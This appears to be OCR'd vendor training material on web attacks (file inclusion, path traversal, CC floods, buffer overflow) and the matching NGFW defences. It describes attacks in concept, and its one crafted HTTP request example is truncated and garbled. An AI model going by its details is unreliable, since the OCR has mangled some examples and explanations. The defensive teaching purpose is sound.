File Inclusion Attack is one of the malicious code injection methods. It injects the malicious code and let the server execute. The malicious code is covered by a file and it is known as File Inclusion. File Inclusion vulnerability might appear in JSP, PHP, ASP and other languages with the same concept.

When the PHP variables are not filter properly and without analyse the parameters are from local or remote. If the submission file contains malicious code or Trojan, the malicious contents will be successfully executed with the web privilege. Remote File Inclusion attack is successful because attacker can customize the file content and control the local file content.

There are 4 functions are used by File Inclusion in PHP. When using these functions, the within PHP malicious code will be executed.

1. include()

- The include() function takes all the text in a specified file and copies it into the file that uses the include function.
- If there is any problem in loading a file, the include() function generates a warning but the script will continue.

1. include_once()

- The include_once() statement can be used to include a PHP file in another one, when you may need to include the called file more than once.
- If it is found that the file has already been included, calling script is going to ignore further inclusions.

1. require()

- The require() function takes all the text in a specified file and copies it into the file that uses the include function.
- If there is any problem in loading a file then the require() function generates a fatal error and halt the execution of the script.

1. require_once()


- The require_once() statement can be used to include a PHP file in another one, when you may need to include the called file more than once.
- If it is found that the file has already been included, calling script is going to ignore further inclusions.

Difference between include() or require()

So there is no difference in require() and include() except they handle error conditions. It is recommended to use the require() function instead of include(), because scripts should not continue executing if files are missing or misnamed.

Path Traversal

Path Traversal attack is to obtain the server's file settings and other sensitive information. It passes through to the file APIs and uses the file privilege to access.
The main cause of Path Traversal Attack is the design of webpage did not code correctly.




A path traversal attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with " (../)" sequences and its variations or by using absolute file paths to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.


Solution for Path Traversal

It must include the access control and make sure which privilege can access the sensitive content. Configure all the website security settings to prevent attacker access the information or perform the actions.

Web Site Vulnerabilities

Web Site Vulnerabilities contains existing or known vulnerabilities. We could refer these vulnerabilities to produce a better security performance and reliable server. Web Site Vulnerabilities can be prevented by using NGFW, below are the examples.






1. **Application Hiding**

1. **HTTP Application Hiding**

- It functions as hiding part of the sensitive content that HTTP server returns to the users.
- Normally the hidden content are server and x-powered-by.
- Content such as host, content-length and content-type cannot be hidden else will cause problem to the HTTP server access.
- HTTP Application hiding is used to hide the server error 500 which will return the server information or redirect it to a custom error page.

1. **FTP Application Hiding**

- FTP Application Hiding is used to hide the server information to the client.
- It is used to avoid excessive server version information displayed which will provide information about server vulnerabilities.



1. **Password Protection**

1. **FTP Weak Password Protection**

- When NGFW detects the FTP user has weak password, it will log down and allow access.

1. **Web-Access Weak Password**


- When NGFW detects weak password in the webpage, it will log down and allow access.

1. **Web-Access Cleartext Request Inspection**

- When NGFW detects internal network contains clear text login (without encrypted), it will log down.

1. **Defence Against Brute-Force Attack**

- Configure FTP and HTTP login failure attempts to reduce the chance.



1. **Privilege Control**

1. **File Upload Restriction**

- When the server contains upload vulnerabilities, successful uploaded Web Shell will take over the control of server by attacker.
- Normally a Web Shell is in ASP or JSP format file. By activating this function in NGFW, NGFW will deny the upload of malicious code to the server.

1. **URL Access Protection**

- There are 2 actions can be selected for the URL access, allow or deny.
- When the actions is allow, attacks such as SQL Injection, XSS and Brute-Force attack can go through NGFW, functioned as Whitelist.
- When the action is deny, no one can access the URL, functioned as Blacklist. (An incomplete or under maintenance webpage)

1. **Login Protection**

In an open website, there is an Admin webpage. Request to access the Admin webpage requires authentication from NGFW, this is login privilege protection. This prevents attacker use the identity of leaked Admin account to access the server.

Functions Login Protection

Web Page: To protect the Admin Management webpage

TCP Service: To protect the Remote Access, SSH, Telnet and FTP.

Flows of Login Protection

Web Page: When a user access protected URL, it will be redirected to the NGFW SMS Authentication Page. If successful authenticate, user can access the protected URL.

TCP Service: When a user request Remote Access, the user will be redirected to the NGFW SMS Authentication Page. If successful authenticate, user can perform Remote Access.

1. **Abnormal HTTP Detection**

Windows IIS will process the parameters of GET, POST and Cookie without according to RFC standard. After that, IIS will combine the mentioned parameters into one.

-

POST http://192.168.239.129/1.aspx?HTTP/1.1

Host: 192.168.239.129

Cookie:

1.

After processed by IIS，the value of t will become“1, 3, 2”.

Solution for Protocol Anomaly

- Only IIS-ASP/ASPX exist Protocol Anomaly issue.
- Capture and analyse the packets, then only allow the HTTP accordingly.
- Generally we need to allow the HTTP methods GET, POST and HEAD in order to reduce false positives.
- Some OA systems may need to allow LOCK and UNLOCK as well.

1. **Defence Against CC Attack**

CC Attack is one of the DDoS attack. It is more advance because it has no virtual IP and no abnormal traffic flow during the attacking period. An ADSL user is enough to cause a high performance Web Server down.

Attacker controls several host computers and send large amount of packets to the targeted server. The targeted server will spend all the available resources to process the packets.

When the amount of visitors increases in a website, the speed will be very slow. CC Attack imitates multiple users and visit the webpage requires high resources. This cause the CPU of server always 100% and site visit from normal users will be stopped.

An attacker will make use of proxy mechanism to perform CC Attack. Attacker uses many available free proxy servers to launch CC Attack. Many free proxy servers support anonymous access and makes it very difficult to track.

Solution for Protocol Anomaly

1. Sangfor NGFW

- NGFW will limit the attempts of source IP request which prevent CC attack effectively.

1. **Buffer Overflow**

Buffer Overflow is a very common and dangerous vulnerability. Buffer Overflow normally occurs in the operating systems and application software. Buffer Overflow can cause the program to fail execution, system

downtime, reboot and other consequences.

For the worst situation, you can use it to execute unauthorized commands or even obtain system privileges and then carry out the illegal operations.

Buffer Overflow occurs when the input content length is longer than the configured length.

Thus, it will cause the program to crash or execute other instructions. The main cause of a Buffer Overflow is the program does not carefully check the parameters entered by the user.

- Overflow Attacks occupied majority of the remote network attacks, such as attack that can make an anonymous Internet user to gain the privilege of the host. If the vulnerabilities of Buffer Overflow can be eliminated efficiently, most of the security threat can be prevented.

Solution for Buffer Overflow

1. Sangfor NGFW
2. Integrity Checking
3. Non-Executive Buffer
4. Signal Transmission
5. GCC Compiler Collection